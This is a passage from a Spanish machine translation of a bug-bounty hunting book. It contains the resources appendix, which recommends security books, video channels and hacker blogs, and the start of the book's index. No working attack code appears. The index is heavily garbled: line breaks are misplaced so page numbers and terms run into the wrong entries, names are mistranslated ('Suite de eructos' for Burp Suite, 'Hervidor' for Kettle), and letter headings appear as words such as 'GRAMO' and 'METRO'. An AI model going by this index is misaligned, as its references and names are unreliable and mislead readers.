de Cure53 Cure53 es un grupo de expertos en seguridad que brindan servicios de pruebas de penetración, consultoría y asesoramiento de seguridad. Google encargó al grupo la creación de un documento técnico sobre seguridad del navegador, que está disponible de forma gratuita. El documento busca ser lo más técnico posible y documentar los hallazgos de investigaciones pasadas junto con hallazgos más nuevos e innovadores. Puede leer el documento técnico en <https://github.com/cure53/browser-sec-whitepaper/>.

### HackerOne Hackattività

El feed Hacktivity de HackerOne (<https://www.hackerone.com/hacktivity/>) enumera todas las vulnerabilidades reportadas por su programa de recompensas. A pesar de

No todos los informes son públicos, puede buscar y leer informes divulgados para aprender técnicas de otros piratas informáticos.

## Hackear, 2da edición

Hacking: The Art of Exploitation, de Jon Erikson (No Starch Press, 2008) se centra en las vulnerabilidades relacionadas con la memoria. Explora cómo depurar código, examinar buffers desbordados, secuestrar comunicaciones de red, eludir protecciones y explotar debilidades criptográficas.

## Sistema de seguimiento de errores de Mozilla

El sistema de seguimiento de errores de Mozilla (<https://bugzilla.mozilla.org/>) incluye todos los problemas relacionados con la seguridad informados a Mozilla. Este es un gran recurso para leer sobre los errores que los piratas informáticos han encontrado y cómo los ha manejado Mozilla. Incluso podría permitirle encontrar aspectos del software de Mozilla en los que la solución de la empresa no ha sido completa.

## OWASP

El Proyecto Abierto de Seguridad de Aplicaciones Web (OWASP) es una fuente masiva de información sobre vulnerabilidades alojada en <https://owasp.org>. El sitio ofrece una cómoda sección Security101, hojas de trucos, guías de prueba y descripciones detalladas de la mayoría de los tipos de vulnerabilidades.

## The Tangled Web The

Tangled Web de Michal Zalewski (No Starch Press, 2012) examina todo el modelo de seguridad del navegador para revelar puntos débiles y proporcionar información crucial sobre la seguridad de las aplicaciones web.

Aunque parte del contenido está anticuado, el libro proporciona un excelente contexto para la seguridad actual del navegador y una idea de dónde y cómo encontrar errores.

## Etiquetas de

Twitter Aunque Twitter contiene mucho ruido, también tiene muchos tweets interesantes relacionados con la seguridad y la vulnerabilidad bajo los hashtags #infosec y #bugbounty. Estos tweets a menudo enlazan con artículos detallados.

## Manual del hacker de aplicaciones web, segunda edición

El manual del hacker de aplicaciones web por Dafydd Stuttard y Marcus Pinto (Wiley, 2011) es una lectura obligada para los hackers. Escrito por los creadores de Burp Suite, cubre vulnerabilidades web comunes y proporciona una metodología para la búsqueda de errores.

## Recursos de vídeo

Si prefieres tutoriales más visuales, paso a paso o incluso consejos directamente de otros hackers, a menudo puedes encontrar videos de recompensas por errores para mirar. Varios tutoriales en video están dedicados a la búsqueda de errores, pero puedes También acceda a charlas de conferencias de recompensas de errores para aprender nuevas técnicas.

### Subir de nivel

LevelUp es la conferencia de piratería online de Bugcrowd. Incluye Presentaciones sobre una variedad de temas por parte de hackers en Bug Bounty. comunidad. Los ejemplos incluyen piratería web, móvil y de hardware; consejos y trucos; y consejos para principiantes. Jason Haddix de Bugcrowd También presenta una explicación detallada de su enfoque de reconocimiento y recopilación de información cada año. Si no ves nada más, haz Seguro que ves sus charlas.

Puedes encontrar las charlas de la conferencia de 2017 en <https://www.youtube.com/playlist?list=PLIK9nm3mu-S5InvR-y> las charlas en <https://www.youtube.com/playlist?list=PLIK9nm3mu-myOS7hnae8w4EPFV> 2018 <https://S6gCKmlC5CDFhWvbEX9fNW6.>

### Desbordamiento en vivo

LiveOverflow (<https://www.youtube.com/LiveOverflowCTF/>) presenta una Serie de videos de Fabian Fäßler que comparten lecciones de hacking Fabian Ojalá lo hubiera hecho cuando empezó. Cubre una amplia gama de piratería. temas, incluidos tutoriales de desafíos CTF.

### Tutoriales de desarrollo web YouTube

Tengo un canal de YouTube llamado Web Development Tutorials (<https://www.youtube.com/yaworsk1/>), que presenta varias series. Mi serie Web Hacking 101 muestra entrevistas con los mejores hackers, incluidos Frans Rosen, Arne Swinnen, FileDescriptor, Ron Chan, Ben Sadeghipour, Patrik Fehrenbach, Philippe Harewood, Jason Haddix y otros. Mi serie Web Hacking Pro Tips ofrece debates profundos sobre una idea, técnica o vulnerabilidad de piratería con otro hacker, frecuentemente Jason Haddix de Bugcrowd.

## Blogs recomendados

Otro recurso que le resultará útil son los blogs escritos por cazadores de errores. Debido a que HackerOne es la única plataforma que divulga informes directamente en su sitio web, muchas divulgaciones se publican en las cuentas de redes sociales del cazador de errores. También encontrará varios piratas informáticos que crean tutoriales y listas de recursos específicamente para principiantes.

### Blog de Brett Buerhaus

El blog personal de Brett Buerhaus (<https://buer.haus/>) detalla errores interesantes de programas de recompensas de alto perfil. Sus publicaciones incluyen detalles técnicos sobre cómo encontró errores con la intención de ayudar a otros a aprender.

### Blog de Bugcrowd

El blog de Bugcrowd (<https://www.bugcrowd.com/about/blog/>) publica contenido muy útil, incluidas entrevistas con hackers increíbles y otro material informativo.

### Blog de Detectify

Labs Detectify es un escáner de seguridad en línea que utiliza problemas y errores encontrados por piratas informáticos éticos para detectar vulnerabilidades en aplicaciones web. Frans Rosen y Mathias Karlsson, entre otros, han contribuido con valiosos artículos al blog (<https://labs.detectify.com/>).

## The Hacker Blog The

Hacker Blog, accesible en <https://thehackerblog.com/>, es el blog personal de Matthew Bryant. Bryant es el autor de algunas excelentes herramientas de piratería, quizás la más notable XSSHunter, que puede utilizar para descubrir vulnerabilidades XSS ciegas. Sus artículos técnicos y detallados suelen implicar una extensa investigación de seguridad.

## Blog de HackerOne

El blog de HackerOne (<https://www.hackerone.com/blog/>) también publica contenido útil para los piratas informáticos, como blogs recomendados, nuevas funciones en la plataforma (¡un buen lugar para buscar nuevas vulnerabilidades!) y consejos sobre convertirse en un mejor hacker.

## Blog de Jack Whitton

Jack Whitton, un ingeniero de seguridad de Facebook, era el segundo hacker clasificado en el Salón de la Fama del Hacking de Facebook antes de ser contratado. Puede acceder a su blog en <https://whitton.io/>. No publica con frecuencia, pero cuando lo hace, las revelaciones son profundas e informativas.

## Blog de Icamtuf

Michał Zalewski, autor de Tangled Web, tiene un blog en <https://icamtuf.blogspot.com/>. Sus publicaciones incluyen temas avanzados que son excelentes para después de que te hayas mojado.

## NahamSec

NahamSec (<https://nahamsec.com/>) es un blog escrito por Ben Sadeghipour, uno de los principales hackers de HackerOne que también se hace llamar NahamSec. Sadeghipour tiende a compartir artículos únicos e interesantes, y fue la primera persona a la que entrevisté para mi serie Web Hacking Pro Tips.

## El blog

personal de Orange Orange Tsai (<http://blog.orange.tw/>) tiene excelentes artículos que se remontan a 2009. En los últimos años, ha presentado sus hallazgos técnicos en Black Hat y DefCon.

### Blog de Patrik Fehrenbach En

este libro, incluí una serie de vulnerabilidades que Patrik Fehrenbach encontró y tiene aún más en su blog, <https://blog.it-securityguard.com/>.

### Blog de Philippe Harewood

Philippe Harewood es un increíble hacker de Facebook que comparte una increíble cantidad de información sobre cómo encontrar fallas lógicas en Facebook. Puede acceder a su blog en <https://philippeharewood.com/>. Tuve la suerte de entrevistar a Philippe en abril de 2016 y no puedo enfatizar lo suficiente lo inteligente que es y lo extraordinario que es su blog: he leído todas las publicaciones.

### Blog de Portswigger El

equipo de Portswigger, que es responsable del desarrollo de Burp Suite, a menudo publica sobre hallazgos y artículos en su blog en <https://portswigger.net/blog/>. James Kettle, el investigador principal de Portswigger, también ha presentado repetidamente en Black Hat y DefCon sus hallazgos de seguridad.

### Blog de Project Zero El

grupo de hackers de élite de Google, Project Zero, tiene un blog en <https://googleprojectzero.blogspot.com/>. El equipo de Project Zero detalla errores complejos en una amplia variedad de aplicaciones, plataformas, etc. Las publicaciones son avanzadas, por lo que es posible que tengas dificultades para comprender los detalles si recién estás aprendiendo a piratear.

### Blog de Ron Chan Ron

Chan tiene un blog personal que detalla las reseñas de recompensas por errores en <https://ngailong.wordpress.com/>. Al momento de escribir este artículo, Chan era el principal hacker en el programa de recompensas por errores de Uber y el tercero en Yahoo, lo cual es impresionante considerando que solo se registró en HackerOne en mayo de 2016.

XSS Jigsaw (<https://blog.innerht.ml/>) es un blog fantástico escrito por FileDescriptor, uno de los principales hackers de HackerOne, que también es el revisor técnico de este libro. FileDescriptor ha encontrado varios errores en Twitter y sus publicaciones son extremadamente detalladas, técnicas y bien escritas. También es miembro de Cure53.

## CeroSec

Andy Gill, un hacker de recompensas por errores y probador de penetración, mantiene el blog ZeroSec (<https://blog.zsec.uk/>). Gill cubre una variedad de temas relacionados con la seguridad y escribió el libro *Breaking into Information Security: Learning the Ropes 101*, que está disponible en Leanpub.

# Índice

## Símbolos y números

; (punto y coma), 110  
-- (comentario de MySQL), 83, 84  
<> (corchetes angulares), 53,  
56 .. / referencia de ruta de  
archivo, 128 / (barra  
diagonal), 99 |  
(tubería), 124 ` (comilla  
invertida), 122, 124 "  
(comilla doble), 56 ' (comilla  
simple), 44–46,  
56 # (hash), 44,  
69 % (porcentaje),  
112 %00 (byte nulo ),  
99 %0A (avance de línea),  
49 %0D (retorno de carro), 49 &  
(ampersand), 22–23, 110, 112 2FA (autenticación  
de dos factores), 183–184  
procesadores de 32 bits,  
133 64- procesadores de bits, 133  
127.0.0.1 (localhost), 102,  
104–105 tipo de archivo .docx, 113–  
114 !ELEMENT (XML), 110, 111–  
112 !ENTITY (XML), 110, 111–112 etiquetas  
<img> , 32, 36–37, 63–65, 70, 171 etiqueta <s> , 198

# A

Abma, Jobert, 183–184, 198, 207–208 acerca de: contexto en blanco, 57

Encabezado Access-Control-Allow-Origin , 34

parámetro access\_denied , 47

access\_token (OAuth), 169–170

Divulgación de información del cliente de ACME, 163–165

Ahrens, Julien, 101–104

función de alerta , 56, 65, 69–70

Error de ejecución remota de código de Algolia, 125–127

Masa, 211

Amazon Simple Storage (S3) y

- permisos de depósito, 181–183
- adquisiciones de subdominios, 141–142

Amazon Web Services, 192

ampersand (&), 22–23, 110, 112

corthetes angulares (<>), 53, 56

Ejemplos de inyección de motor

- de plantilla AngularJS, 73–74, 198–199
- Desvíos de zona de pruebas, 72–73

API Consulte la interfaz de programación de aplicaciones (API)

apok (hacker), 186 tipo

de contenido aplicación/json , 33–34, 35

vulnerabilidades de configuración y lógica de la aplicación, 177–190

- Error de autenticación de dos factores de GitLab, 183–184
- Permisos de los depósitos HackerOne y S3, 181–183
- Votación de HackerOne Hacktivity, 186–187
- HackerOne Manipulación de señales, descripción general de 180–181, 177–178, 189–190
- Instalación de Memcache de PornHub, 188–189
- Omisión de privilegios de administrador de Shopify, 179

Protecciones de cuentas de Twitter, 180  
Yahoo! Divulgación de información PHP, 184–  
186 interfaz de programación de aplicaciones (API), 7, 37–38, 90, 180, 197  
aplicación/x-www-form-urlencoded tipo de contenido, 32–34, 35  
Aquatone, 194  
registros A, 140  
matrices, 91–93  
adquisiciones de activos, 174–176. Véase también vulnerabilidades de adquisición de  
subdominios Assis, Rodolfo,  
69–70 solicitudes  
    HTTP de autenticación, 50, 54, 150  
    configuraciones erróneas, 173–174, 197  
    procesos, 30  
complemento Authmatrix, 160  
atributos de enfoque  
automático , 58 técnicas de automatización, 185–  
186, 200 Autorizar  
complemento, 160 error de consulta de metadatos de AWS, 100

## B

Baco, Adán, 206 trabajos  
en segundo plano, 153–154, 156 comilla  
invertida (`), 122, 124  
Adquisición total de cuentas en Badoo, 38–  
40 ilustraciones de aplicaciones bancarias  
    Falsificaciones de solicitudes entre sitios, 29–30, 31–34  
    Contaminación de parámetros HTTP, 20–22  
    condiciones de carrera, 149–150  
Contenido codificado en base64,  
9 bash, 120, 185–186

Escalada de privilegios de binario.com , 159–  
160 caracteres en la lista  
negra, 52 SQLi ciego,  
84–87 SSRF ciegos,  
97–98 ataques XSS ciegos,  
60, 198 comprobaciones de atributos  
booleanos, 64, 86–87  
**Bounty**  
    Factory, 219  
    navegadores y  
    cookies, 30 –31  
operaciones, 6–7 complementos para,  
216 fuerza bruta, 88–89, 195,  
199, 211 Bryant, Matthew,  
60, 223 Bucket Finder, 182, 214  
Buerhaus, Brett, 99–100, 222 desbordamiento de búfer  
vulnerabilidades,  
    130–133, 134–135  
    recompensas de errores, 2 plataformas, 219–  
220 programas, 2, 90,  
123, 188, 189, 203–204 Bugbounty JP,  
219 recursos de Bugcrowd, 219, 222,  
223 El diario de un cazador de errores ( Klein),  
220 The Bug  
    Hunters Methodology  
    (Haddix), 220 informes  
    de errores después de las divulgaciones,  
    125 enfoque, 204–207 y  
    reputación del hacker, 205–206  
    informativo, 163–164 permiso  
    para realizar más pruebas, 76 consejos de prueba de concepto, 145 respuestas a , 16, 164–165

apelaciones de recompensas, 207–  
208 errores informados anteriormente, 125, 196  
ConstruidoCon, 72, 213  
Suite de eructos, 40, 152, 158, 160, 195, 199–200, 210

## C

Cable, Jack, 172  
envenenamiento de caché,  
50 call\_user\_func (PHP), 121  
Carettoni, Luca, 21, 22 avance  
de línea de retorno de carro (CRLF)  
    Vulnerabilidades de inyección CRLF, 49–54  
    descripción general, 49–50, 54  
    División de respuestas de Shopify, 51–52  
    División de respuestas en Twitter, 52–54  
Hojas de estilo en cascada (CSS), 6  
administración de memoria C/C++, 129–133, 135  
CDN (redes de entrega de contenido), 144 sitio  
web censys.io, 143, 214 sitios  
de seguimiento de hashes de certificados,  
143 Chan, Ron,  
224 caracteres. Véase también desinfección de  
    caracteres en la lista  
    negra, codificación 52–53, 42–45, 49, 88–  
90, 173–174 Charles (proxy  
web), 210 HPP del lado del  
cliente, 19, 22–23 inyección de plantilla del lado del cliente (CSTI)  
vulnerabilidades,  
72–73, 73–74 clientes definidos, 3 recursos OAuth, 168–170

Registros CNAME, 140–146  
cobalto, 219  
Inyección de comentarios de Coinbase, 42–43  
comentarios en consultas SQL, 83, 84, 92  
exposiciones  
    de procesos de adquisición de empresas,  
    142 y programas de recompensas por errores, 2, 204, 206–208  
vulnerabilidades de configuración, 177–178  
Método CONNECT , 7–8  
encabezados de conexión,  
5 atributo de contenido , 13,  
45 redes de entrega de contenido (CDN), 144  
descubrimiento de contenido,  
195 suplantación de contenido, 41–  
42, 48 encabezados de tipo de contenido, 6, 32–  
34, 35,  
    54 cookies e inyección de avance de línea de retorno de carro,  
    50, 51–54 en falsificaciones de solicitudes entre  
    sitios, 32, 35–36 en secuencias  
    de comandos entre sitios, 56  
    falsificaciones, 126–127, 128 operaciones  
    y atributos, 30–31 en adquisiciones de subdominios , 140–141  
CORS Ver intercambio de recursos entre orígenes (CORS)  
Coursera, 218  
Caracteres CRLF Ver salto de línea de retorno de carro (CRLF)  
Inyección CRLF Consulte avance de línea de retorno de carro (CRLF), 49–54  
intercambio de recursos entre orígenes (CORS), 34, 35, 38  
falsificación de solicitudes entre sitios (CSRF), 29–40  
    Adquisición total de la cuenta de Badoo, 38–  
    40 defensas, 34–36  
Instacart, 37–38

descripción general, 29–30,  
40 frente a falsificaciones de solicitudes del lado del  
servidor, 95 Desconexión de Shopify Twitter, 36–37  
Vulnerabilidades de secuencias de comandos entre sitios (XSS). Véase también el blog XSS  
Jigsaw; XSSHunter, 55–70  
e inyecciones de plantillas del lado del cliente, 72  
Búsqueda de imágenes de Google, 65–66  
Administrador de etiquetas de Google,  
66–67 descripción  
general, 55–58 Formato de moneda de Shopify, 62–  
63 Shopify al por mayor, 61–62 tipos,  
58–61 United  
Airlines, 67–70 Yahoo! Correo  
almacenado XSS , sitio web 63–65 crt.sh, 143,  
211 CSRF Consulte falsificación  
de solicitudes entre sitios (CSRF)  
Tokens CSRF, 33–35, 38–40, 45 CSTI  
Consulte las vulnerabilidades de inyección de plantilla del lado del cliente (CSTI) Informe  
técnico sobre seguridad del navegador Cure53, 220  
solicitudes cURL, 124–125, 136 CVE  
(problemas de seguridad divulgados), 127 CyberChef,  
44, 214

## D

Función peligrosamenteSetInnerHTML , 45, 72 bases de  
datos, 150–151. Consulte también bases de datos SQL, función  
db\_query (SQL), 92 De Ceukelaire, Inti,  
44–46 método DELETE , 7–8  
deserialización, 126–127  
Detectify Labs, 112, 201, 223

dex2jar, 215  
"no respondió", 102 comando  
dig A , 4 herramientas  
de enumeración de directorios y archivos, 212 problemas  
de seguridad revelados (CVE), 127  
DNS Ver Sistema de nombres de dominio (DNS)  
Módulo de objeto de documento (DOM), 7, 13, 45 parámetros  
de documento , 16, 56 definiciones  
de tipo de documento (DTD), 108–110 atributo de cookie de  
dominio , 30–31  
Sistema de nombres de dominio (DNS), 3–4, 14, 97–98, 101–104, 141, 142 nombres  
de dominio, 3, 139–140 parámetro  
nombre\_dominio , 14  
XSS basado en DOM, 59–60  
Drupal SQLi, 90–93  
DTD (definiciones de tipos de documentos), 108–110

mi

Ebrietas (hacker), 144  
EdOverflow (hacker), 146–147 ejemplos  
de búsqueda de errores de correo electrónico, 74–76, 78–80, 87–90  
Emek, Tanner, 154–155  
caracteres codificados, 42–45, 49, 173–174, 197 mensajes  
de error, 144  
escapeshellcmd (PHP), 120–121  
Error de E-Sports Entertainment Association (ESEA), 98–100 función  
expandArguments (SQL), 91–92 caduca el atributo  
de cookie, 31  
Explotar base de datos (DB), 195, 218  
Lenguaje de marcado extensible (XML), 110–117

entidades, 110  
descripción general, 107–  
110 tipos de archivos y análisis, 111–117  
solicitudes HTTP externas, 96–97, 100–104, 104–105  
Testigo ocular, 127, 188, 212

## F

Facebook  
y error en el token de acceso de OAuth, 174–176  
Motor de plantillas ReactJS, 72  
Error XXE con Microsoft Word, 112–114  
Rápidamente, 144  
Fehrenbach, Patrik, 66–67, 185–186, 222, 224  
Fiddler (proxy web), 210  
herramientas de enumeración de archivos y directorios, 212  
FileDescriptor (hacker), 46, 52–53, 59, 202, 224 expresiones de  
ruta de archivo, 128 tipos de  
archivos, 99, 114, 124–125, 197 cargas de  
archivos, 122–123 puertos  
filtrados, 97  
Error de cookie de Firefox, 52  
evasión de firewall, 50  
indicadores en la línea de comando, 121  
Inyección de plantilla Flask Jinja2, 74, 123  
Autenticación de contraseña Flurry, 172  
formas  
HTML ocultas, 33, 37  
como inyección de HTML, 42–  
43 barra diagonal (/), 99  
Complemento FoxyProxy, 216

Franjković, Josip, 152  
función `ftp_genlist()` (PHP), 134–135 mapeo  
de funcionalidad, 197–198 ejecución  
de funciones, 121–122 fuzzing,  
182

GRAMO

Gamal, Mahmoud, 159

#### Solicitudes

GET en falsificaciones de solicitudes entre sitios, 31–  
32, 35, 40 con redirecciones  
abiertas, 12, 13  
operaciones, 7 y modificaciones del lado del  
servidor, 36–37 con SSRF, 97

Vulnerabilidades de Ghostscript, 202

Gill, Andy, 188–189, 224

GitHub, 126, 141, 178, 195

Error de autenticación de dos factores de GitLab, 183–184

Gitrob, 126, 195, 215

Gobuster, 195, 212

#### Google

Motor de plantillas AngularJS, 72–73, 73–76 programa  
de recompensas por errores, 11  
herramienta de  
excavación, 101–104 DNS SSRF interno, 100–104

Búsqueda de

imágenes de errores de Google,  
65–66 administrador de etiquetas, 66–67

Vulnerabilidad XXE, 112

Auditor XSS de Google Chrome, 59

Google tonto, 99, 100, 162, 195, 214

Google Gruyère, 218

Testigo, 194, 212

## h

El blog del hacker, 223

Hacker101, 218

Errores de HackerOne

Votación de piratería, 186–187

vulnerabilidad de redireccionamiento intersticial, 13, 15–

16 invitar varias veces, 150–151

condición de carrera de pagos, 153–154 y

permisos del depósito S3, 181–183

Manipulación de señales, 180–181

botones para compartir en redes

sociales, 23–24 inclusión involuntaria de HTML, 44–47

Recursos de HackerOne, 219, 221, 223 blogs

de piratería, 222–224 técnicas

de piratería, 191–202 sugerencias de

eficiencia, 200–202 descripción general,

191–192, 202 reconocimiento,

192–196 pruebas, 196–200

Hacking: el arte de la explotación (Erikson), 221 herramientas

de hacking, 214–215

Hackear la caja, 218

Harewood, Philippe, 174–176, 201, 224 harry\_mg

(hacker), 142

Hasan, Mustafa, 67–70

hash (#), 44, 69

encabezados host y conexión, 5

inyecciones, 50–52  
método HEAD , 7–8  
Error Heartbleed, 133–134  
Ejemplo de adquisición de subdominio de plataforma Heroku, 140–141  
formularios HTML ocultos, 33, 37  
Homakov, Egor, 178  
Hopper, 216  
Horst, Stefan, 90–91  
encabezados de  
host , 5 HPP Ver contaminación de parámetros HTTP (HPP)  
HTML Ver Lenguaje de marcado de hipertexto (HTML)  
Vulnerabilidades de inyección de HTML, 41–48  
    Coinbase, 42–44  
    ejemplos, 42–47  
    HackerOne, 44–47  
    descripción general, 41–  
        42, 48 Dentro de Seguridad,  
        47–48 función htmlspecialchars ,  
        23 HTTP Consulte Cookies httponly del Protocolo de  
        transferencia de hipertexto (HTTP), 30–31,  
        50, 56, 185 Contaminación de parámetros HTTP  
            (HPP), 19–27 del lado  
                del cliente, 22–23 Botones para compartir en redes  
                sociales de HackerOne,  
                23–24 descripción  
                general, 19–21, 27 del lado del servidor, 20–22  
                Cancelar suscripción a Twitter  
notificaciones, 24–  
    25 Intents web de Twitter, 25–  
    27 solicitudes HTTP, operaciones del  
        navegador, 4–5  
    tráfico externo versus interno, 96 métodos, 7–8 y condiciones de carrera, 150

contrabando y secuestro, 50  
apatriadia, 8–9, 30

HTTPScreenShot, 194, 213 sitios

HTTPS, 31 lenguaje

de marcado de hipertexto (HTML). Véase también vulnerabilidades de inyección  
HTML codificación

de caracteres, 42–43 formas  
ocultas, 33, 37  
renderizado, 6

Protocolo de transferencia de hipertexto (HTTP). Véase también contaminación  
de parámetros HTTP (HPP); Solicitudes HTTP; Captura de pantalla HTTP  
Sitios HTTPS, 31  
mensajes, 2  
códigos de respuesta, 5, 6,  
12 división de respuestas,  
50 estándares, 3

## |

IDOR Consulte los parámetros de identificación de vulnerabilidades de referencia  
directa a objetos inseguros  
(IDOR) , 121, 157–158 iFrames,  
56, 69–70, 159–160 tipos de  
archivos de imagen, 124–125 errores del software  
ImageMagick, 123–125, 128, 202 <img>  
etiquetas, 32, 36–37, 63–65, 70, 171  
Webhook de análisis  
entrante, 146 cláusula IN  
(SQL), 91–92 propiedad internalHTML , 54  
desinfección de entrada, 56, 61, 65, 120–121 referencia de objeto directo  
inseguro ( IDOR) vulnerabilidades, 157–165 Divulgación de  
información del cliente de ACME, 163–165 escalada de privilegios de binario.com, 159–160

Creación de aplicaciones Moneybird,  
160–161 descripción  
general, 157–159, 165 Robo de tokens de API de  
Twitter Mopub, 161–163  
declaraciones INSERT (SQL), 93 Falsificación de  
solicitudes entre sitios de Instacart,  
37–38 parámetros enteros, 25, 158, 161  
DTD interno declaraciones, 109–  
110 acceso al servidor interno, 96–97 Internet  
Archive Wayback  
Machine, 192 inyecciones  
CRLF de Internet Explorer, 52 y  
política del mismo origen, 57 Protocolo de Internet (IP).  
Véase también direcciones IP, 3  
páginas web  
intersticiales, 15–16 Intigriti,  
220 conceptos de introspección, 76 direcciones IP  
rangos, 101–102, 104, 185–186, 193–194  
resolución, 3–4

## j

Jamal, Mahmoud, 16, 38–40, 65–66

Vulnerabilidades de JavaScript y lógica de aplicaciones, 186–  
187 para redireccionamientos  
abiertos, 13, 16  
descripción general, 6–7 y cargas útiles XSS, 56–  
58, 61–62, 67–70 carga útil javascript:alert(1) , 65–66  
JD-GUI, 216  
Motor de plantillas Jinja2, 72, 74–76, 123

## k

Kamkar, Samy, 55 años  
Karlsson, Matías, 196, 205  
Kennedy, Justin, 96  
vulnerabilidades del kernel, 122  
Hervidor, James, 73, 79, 224  
Error en el límite de invitación de Keybase, 152  
Kinugawa, Masato, 59 años  
KnockPy, 141, 142, 211  
krankopwnz (hacker), 51

## |

Landry, Jasmin, 127–128 blog  
Icamtuf, 223 Adquisición  
de subdominio de Legal Robot, 144–145 Leitch, John, 135  
error de lectura fuera de  
límites de libcurl, 136 almacenamiento de  
contraseñas de Linux, 111 motor de  
plantilla Liquid Engine, 62, 72 LiveOverflow, 222  
archivo local divulgación,  
127 localhost (127.0.0.1), 102,  
104–105 escalada de privilegios locales (LPE),  
122 encabezados de ubicación , 6, 12, 50, 54  
propiedad de ubicación , 13, 16 concepto  
de bloqueo, 152, 155 problemas  
lógicos Ver lógica de aplicación  
y vulnerabilidades de configuración inicio/cierre de sesión CSRF, 60–61 inicios de sesión. Ver  
también vulnerabilidades de OAuth

autenticación, 30 phishing,  
41–42 cierres de sesión  
y caducidad de cookies, 31  
LPE (escalada de privilegios locales), 122

METRO

registros del intercambiador de correo (MX), 146  
Markdown, 44, 46  
vulnerabilidades de asignación masiva, 178  
Masscan, 213  
edad máxima atributo de cookie, 31  
Herramienta Meg,  
195 memcache, 189  
método memcpy() (lenguaje C), 135 administración  
de memoria, 129–133, 136–137 vulnerabilidades de memoria,  
129–136 desbordamientos de búfer, 130–133  
error de lectura fuera de límites de  
libcurl, 136 descripción general, 129 –130, 136–137  
  
PHP ftp\_genlist() desbordamiento de enteros, 134–135  
Módulo Python Hotshot, 135 lectura fuera  
de límites, 133–134  
consultas de metadatos, 86–87, 100  
Explotaciones de Metasploit Framework, 126–127 etiquetas  
<meta> , 12–13, 45–46  
Tokens de inicio de sesión de Microsoft, 173–174  
Rastreo de MIME, 6  
piratería móvil, 200 herramientas  
móviles, modelo 215–216, vista,  
arquitectura de controlador (MVC), 77

Creación de aplicaciones Moneybird, 160–161  
Sistema de seguimiento de errores de Mozilla, 221  
MVC (modelo, vista, arquitectura del controlador), 77  
Registros MX (intercambiador de correo), 146  
Myspace Samy Gusano, 55  
MySQL, 82–83, 86–87

norte

Blog de NahamSec,  
comando 223 nc , 4  
Netcat, 4, 125, 189  
Nmap, 188, 193, 213  
comando nslookup , 188 bytes  
nulos, 99, 131 nVisium,  
76–77

oh

Vulnerabilidades de OAuth, 167–176  
Tokens de acceso a Facebook, 174–176  
tokens de inicio de sesión de Microsoft, 173–  
174 descripción general, 167–  
170, 176 robo de tokens de Slack,  
171 Autenticación de contraseña de Yahoo!-Flurry, 171–172  
atributo onerror , 62, 64, 66, 69 atributo  
onfocus , 58 Online Hash  
Crack, 215 capacitación en  
línea, 217–219 Exfiltración OOB  
(fuera de banda), 98 vulnerabilidades de  
redireccionamiento abierto, 11–17

Redirección intersticial de HackerOne, 13, 15–16  
descripción general, 11–13, 17  
Inicio de sesión en Shopify, 14–15  
Instalación del tema Shopify, 13–14  
AbiertoSSL, 133–134  
Proyecto abierto de seguridad de aplicaciones web (OWASP), 11, 21, 112, 221  
vulnerabilidades del sistema operativo, 122  
Método de OPCIONES , 7–8, 34, 35  
Naranja Tsai, 74–76, 87–90, 97, 123, 223  
Encabezado de origen , 35  
Ormandy, Tavis, 202  
exfiltración fuera de banda (OOB), 98  
OWASP Consulte Proyecto de seguridad de aplicaciones web abiertas (OWASP)

PAG

paquetes, 2  
Padelkar, Ashish, vista  
fuente de 181 páginas, 61  
Paolo, Stefano di, 21, 22  
Paraschoudis, Symeon, 136 ejemplos  
de exposición de archivos de contraseñas, 77, 79–80, 111–112, 121–122 rutas, 5  
cargas  
útiles de  
codificación de caracteres, 88–89, 198–199  
secuencias de comandos entre sitios, 55–58, 61–62 , 63, 65  
PentesterLab, 218 por  
ciento (%), 112  
“permiso denegado”, 102 ataques  
de phishing, 11, 42, 48  
PHP

matrices y funciones, 91–93  
call\_user\_func, 121  
escapeshellcmd, 120–121 tipos  
de archivos, 122–123  
ftp\_genlist() desbordamiento de enteros, 134–135  
ejecución de funciones, 121–122 error  
de divulgación de información, 184–186  
Motor de plantillas Smarty, 72, 78–80  
Extensión PHP Data Objects (PDO), 90–93 función phpinfo ,  
185 comando ping , 120–121  
políglotas, 198

Sitio web de Polyvore, 125  
PornHub, 188–189  
puertos  
Búsqueda de DNS, 102  
y política del mismo origen, 57 escaneo,  
97, 104–105, 188–189, 193–194, 213 usos de, 4 herramientas de  
escaneo de  
puertos, 213  
Blog de Portswigger, 224  
Solicitudes POST  
en falsificaciones de solicitudes entre sitios, 32–34, 37–38  
Tokens CSRF en, 35, 40 opciones  
de cURL para, 124–125, 136 operaciones, 8  
con SSRF, 97

Prasad, Prakhar, 213  
llamadas de OPCIONES de verificación  
previa , 8, 34 prepareQuery (SQL), 91  
Prins, Michiel, 126–127, 209  
Blog del Proyecto Cero, 224

proxies Consulte proxies web  
Convertidor de direcciones IP de Psyon.org,  
104 Método PUT , 7–  
8 Pynnonen, Jouko, 64  
Vulnerabilidad del módulo Python Hotshot, 135 Motor  
Python Jinja2, 72

## Q

comillas, 56, 57. Véase también " (comilla doble); ' (comilla simple)

## R

condiciones de carrera, 149–156  
Invitación de HackerOne varias veces, 150–151  
Pagos de HackerOne, 153–154  
Límites de invitación de Keybase, 152–153  
descripción general, 149–150, 156  
Socios de Shopify, 154–155  
Rafaloff, Eric, 26–27  
Rails Ver Ruby on Rails  
Explotación de deserialización secreta de Rails, 126–127  
Ramadán, Mohamed, 113–114  
Rapid7  
sobre fuzzing, 182  
Deserialización secreta de Rails, 127  
RCE Ver vulnerabilidades de ejecución remota de código (RCE)  
Reaccionar, 45, 186–187  
Motor de plantilla ReactJS, 72  
vulnerabilidades de lectura fuera de límites, 133–134, 136  
reconocimiento, 192–196, 213–214

redirecciones

OAuth, 168–170

parámetros, 12, 17

respuestas a, 6, 12

pruebas de, 96

parámetro de redirección\_to ,

12 redirección\_uri (OAuth), 169, 171, 175

Encabezado de

referencia , 35 XSS

reflejados, 58–59 vulnerabilidades de ejecución remota de código (RCE), 119–128

explotar en Algolia, 125–127

descripción general, 119–123

Polyvore e ImageMajick, 123–125 a través de

SSH, 127–128 método de

renderizado , 77

Reni, Akhil, 161-163

Herramienta repetidora, 158

Documentos de solicitud de comentarios (RFC), 3

caracteres reservados, 42

propietario del recurso (OAuth), 168–170

servidor de recursos (OAuth), 168–170 tipo

de respuesta (OAuth), 168–170

Rijal, Rohan, 145–147 rms

(hacker), 179 acceso

de usuario root, 122, 127

Rosen, Frans, 145, 201

Motor de plantillas Ruby ERB, 72, 77

Vulnerabilidad de

configuración de Ruby on Rails, 178 y

administración de cookies, 126–127 error

de representación dinámica, 76–77

validación de permisos, 179 y

contramedidas SQLi, 83–84

Patrón de URL, 197

## S

